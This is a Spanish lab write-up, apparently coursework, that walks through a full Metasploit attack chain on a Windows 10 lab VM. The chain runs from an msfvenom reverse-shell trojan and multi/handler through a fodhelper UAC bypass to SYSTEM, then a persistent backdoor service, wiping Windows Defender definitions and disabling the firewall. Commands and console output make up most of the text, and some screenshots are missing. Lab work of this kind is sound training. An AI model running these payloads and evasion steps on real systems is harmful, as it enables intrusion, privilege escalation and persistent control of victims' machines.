EJERCICIOS EVASIÓN DE WINDOWS DEFENDER

Prerrequisitos

- Kali Linux
- Windows 10 Evasion


Ejercicio - Metasploit, Windows UAC y Windows Defender

- **Entrar en el entorno gráfico de Windows 10 Evasion con el usuario user1, habilitar Windows UAC eligiendo nivel predeterminado y deshabilitar Windows Defender.**


  Iniciamos sesión con user1


  

  Establecemos el UAC al nivel predeterminado y reiniciamos



Procedemos a desactivar WindowsDefender





- **Crear un troyano y transferirlo al escritorio del usuario user1 en el sistema Windows 10 Evasion.**


  Creamos un troyano

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe  > bicho.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```


  Abrimos un servidor

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

  Lo abrimos desde la 10



Lo movemos al escritorio



- **Utilizar un exploit multi/handler para obtener un meterpreter reverso.**

  Abrimos el msfconsole previamente activando el postgresql

```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Observamos las opciones

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Lo ponemos a escuchar mientras lo ejecutamos en la 10

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.102
[*] Meterpreter session 8 opened (10.0.2.9:4444 → 10.0.2.102:63183) at 2023-11-22 15:45:04 +0100

meterpreter > getuid
Server username: PC1\user1
```

- **En la sesión, abrir una shell y comprobar los permisos del usuario user1 y los grupos a los que pertenece para después corroborar si pertenece a algún grupo con privilegios.**

  Dentro de meterpreter abrimos una Shell y vemos los privilegios que tiene este usuario

```
meterpreter > shell
Process 3956 created.
Channel 1 created.
Microsoft Windows [Versi♦n 10.0.19045.3086]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\user1\Desktop>whoami/priv
whoami/priv

INFORMACI♦N DE PRIVILEGIOS
--------------------------

Nombre de privilegio                Descripci♦n                                        Estado
=================================== ================================================== ============
SeShutdownPrivilege                 Apagar el sistema                                  Deshabilitado
SeChangeNotifyPrivilege             Omitir comprobaci♦n de recorrido                   Habilitada
SeUndockPrivilege                   Quitar equipo de la estaci♦n de acoplamiento       Deshabilitado
SeIncreaseWorkingSetPrivilege       Aumentar el espacio de trabajo de un proceso       Deshabilitado
SeTimeZonePrivilege                 Cambiar la zona horaria                            Deshabilitado
```

Pertenece a los siguientes grupos, en especial al grupo de Administradores

```
C:\Users\user1\Desktop>net localgroup
net localgroup

Alias para \\PC1

-------------------------------------------------------------------------------
*Administradores
*Administradores de Hyper-V
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr♦ficos
*Operadores de asistencia de control de acceso
*Operadores de configuraci♦n de red
*Operadores de copia de seguridad
*Propietarios del dispositivo
*System Managed Accounts Group
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de administraci♦n remota
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

- **Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar la elevación con meterpreter utiliza algún módulo que te permita elevar privilegios haciendo un bypass del Windows UAC.**
  Salimos de la Shell e intentamos obtener privilegios mediante meterpreter, vemos que no funciona así que lo intentamos con un módulo

```
C:\Users\user1\Desktop>exit
exit
meterpreter > getsystem
 ...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: PC1\user1
```

Dejamos la sesión en background y realizamos una búsqueda de módulo, en este caso escogemos la nº 11

```
meterpreter > bg
[*] Backgrounding session 8...
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Descri
ption
   -   ----                                                ---------------  ----       -----  ------
-----
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Window
s Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Window
s Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via dot net profiler)
   11  exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Window
s UAC Protection Bypass (Via FodHelper Registry Key)
   12  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Window
s UAC Protection Bypass (Via Slui File Handler Hijack)
```

Vemos las opciones del módulo y modificamos lo que veamos que necesita serlo

```
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
   LHOST     10.0.2.9         yes       The listen address (an interface m
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_fodhelper) > set session 8
session => 8
msf6 exploit(windows/local/bypassuac_fodhelper) > set port 4445
[!] Unknown datastore option: port. Did you mean LPORT?
port => 4445
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4445
lport => 4445
```

Lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
```

No se crea la sesión así que probamos a cambiar el LPORT. Hecho esto, se abre la sesión

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4444
lport => 4444
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (200774 bytes) to 10.0.2.102
[*] Cleaining up registry keys ...
[*] Meterpreter session 9 opened (10.0.2.9:4444 -> 10.0.2.102:63185) at 2023-11-22 15:59:24 +0100

meterpreter >
```

Tras esto ponemos comando para obtener privilegios

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Dejamos la sesión en BG y verificamos

```
meterpreter > bg
[*] Backgrounding session 9...
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  8         meterpreter x64/windows  PC1\user1 @ PC1            10.0.2.9:4444 → 10.0.2.102:63183 (10
                                                                .0.2.102)
  9         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC1  10.0.2.9:4444 → 10.0.2.102:63185 (10
                                                                .0.2.102)
```

- **Crear un backdoor persistente y reiniciar el sistema Windows 10 Evasion para obtener una sesión que demuestre que funciona.**

  Para crear un backdoor primero buscamos lo siguiente

```
msf6 exploit(windows/local/bypassuac_fodhelper) > search windows persistence

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Descrip
tion
   -   ----                                                ---------------  ----       -----  -------
   0   exploit/windows/local/ps_wmi_exec                   2012-08-19       excellent  No     Authent
icated WMI Exec via Powershell
   1   exploit/windows/local/vss_persistence               2011-10-21       excellent  No     Persist
ent Payload in Windows Volume Shadow Copy
   2   post/windows/manage/sshkey_persistence                               good       No     SSH Key
 Persistence
   3   post/windows/manage/sticky_keys                                      normal     No     Sticky
Keys Persistence Module
   4   exploit/windows/local/wmi_persistence               2017-06-06       normal     No     WMI Eve
nt Subscription Persistence
   5   post/windows/gather/enum_ad_managedby_groups                         normal     No     Windows
 Gather Active Directory Managed Groups
   6   post/windows/manage/persistence_exe                                  normal     No     Windows
 Manage Persistent EXE Payload Installer
   7   exploit/windows/local/s4u_persistence               2013-01-02       excellent  No     Windows
 Manage User Level Persistent Payload Installer
   8   exploit/windows/local/persistence                   2011-10-19       excellent  No     Windows
 Persistent Registry Startup Payload Installer
   9   exploit/windows/local/persistence_service           2018-10-20       excellent  No     Windows
 Persistent Service Installer
   10  exploit/windows/local/registry_persistence          2015-07-01       excellent  Yes    Windows
 Registry Only Persistence
   11  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows
 Silent Process Exit Persistence
```

Vemos la información del número 9 y comprobamos que podemos usarlo

```
msf6 exploit(windows/local/bypassuac_fodhelper) > info 9

       Name: Windows Persistent Service Installer
     Module: exploit/windows/local/persistence_service
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2018-10-20

Provided by:
  Green-m <greenm.xxoo@gmail.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Windows

Check supported:
  No

Basic options:
  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  REMOTE_EXE_NAME                        no        The remote victim name. Random string as default.
  REMOTE_EXE_PATH                        no        The remote victim exe path to run. Use temp directo
                                                   ry as default.
  RETRY_TIME            5                no        The retry time that shell connect failed. 5 seconds
                                                    as default.
  SERVICE_DESCRIPTION                    no        The description of service. Random string as defaul
                                                   t.
  SERVICE_NAME                           no        The name of service. Random string as default.
  SESSION                                yes       The session to run this module on

Payload information:
```


Tras esto lo escogemos y modificamos el payload

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use 9
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options
```


Vemos las opciones y establecemos sesión

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   REMOTE_EXE_NAME                        no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                        no        The remote victim exe path to run. Use temp direct
                                                    ory as default.
   RETRY_TIME            5                no        The retry time that shell connect failed. 5 second
                                                    s as default.
   SERVICE_DESCRIPTION                    no        The description of service. Random string as defau
                                                    lt.
   SERVICE_NAME                           no        The name of service. Random string as default.
   SESSION                                yes       The session to run this module on

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


Tras esto lo ponemos a correr, vemos que es un .exe en archivos temporales, y obtenemos una Shell. Cerramos la sesión




Recuperamos la sesión 2 y abrimos una Shell



Copiamos el comando y lo modificamos con la ruta obtenida previamente



Abrimos una powershell y añadimos un .exe



Recuperamos la shell y escribimos lo siguiente, confirmamos por tanto que los archivos .exe estén desahibilitados

Volvemos a confirmar con el siguiente comando

```
C:\WINDOWS\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\AutoKMS\AutoKMS.exe    REG_DWORD    0x0
    C:\Program Files\KMSpico    REG_DWORD    0x0
    C:\Users\Administrador\Downloads    REG_DWORD    0x0
    C:\Users\user1\Downloads    REG_DWORD    0x0
    C:\Windows\Temp    REG_DWORD    0x0
    C:\Users\user1\AppData\Local\Temp\YVcDA.exe    REG_DWORD    0x0
```

Borramos los datos del defende con el siguiente comando

```
C:\WINDOWS\system32>"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

Service Version: 4.18.23050.5
Engine Version: 1.1.23050.3
AntiSpyware Signature Version: 1.391.1814.0
AntiVirus Signature Version: 1.391.1814.0

Starting engine and signature rollback to none ...
Done!
```


Desactivamos el firewall

```
C:\WINDOWS\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Aceptar
```

Y tras esto buscamos otra vez el multi/handler y establecemos el mismo payload de la persistencia

```
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
```

Reiniciamos la máquina windows



Y volvemos a la Kali y como resultado tenemos lo siguiente

```
[*] Sending stage (175686 bytes) to 10.0.2.102
[*] Meterpreter session 6 opened (10.0.2.9:4444 → 10.0.2.102:49672) at 2023-11-23 15:05:51 +0100
```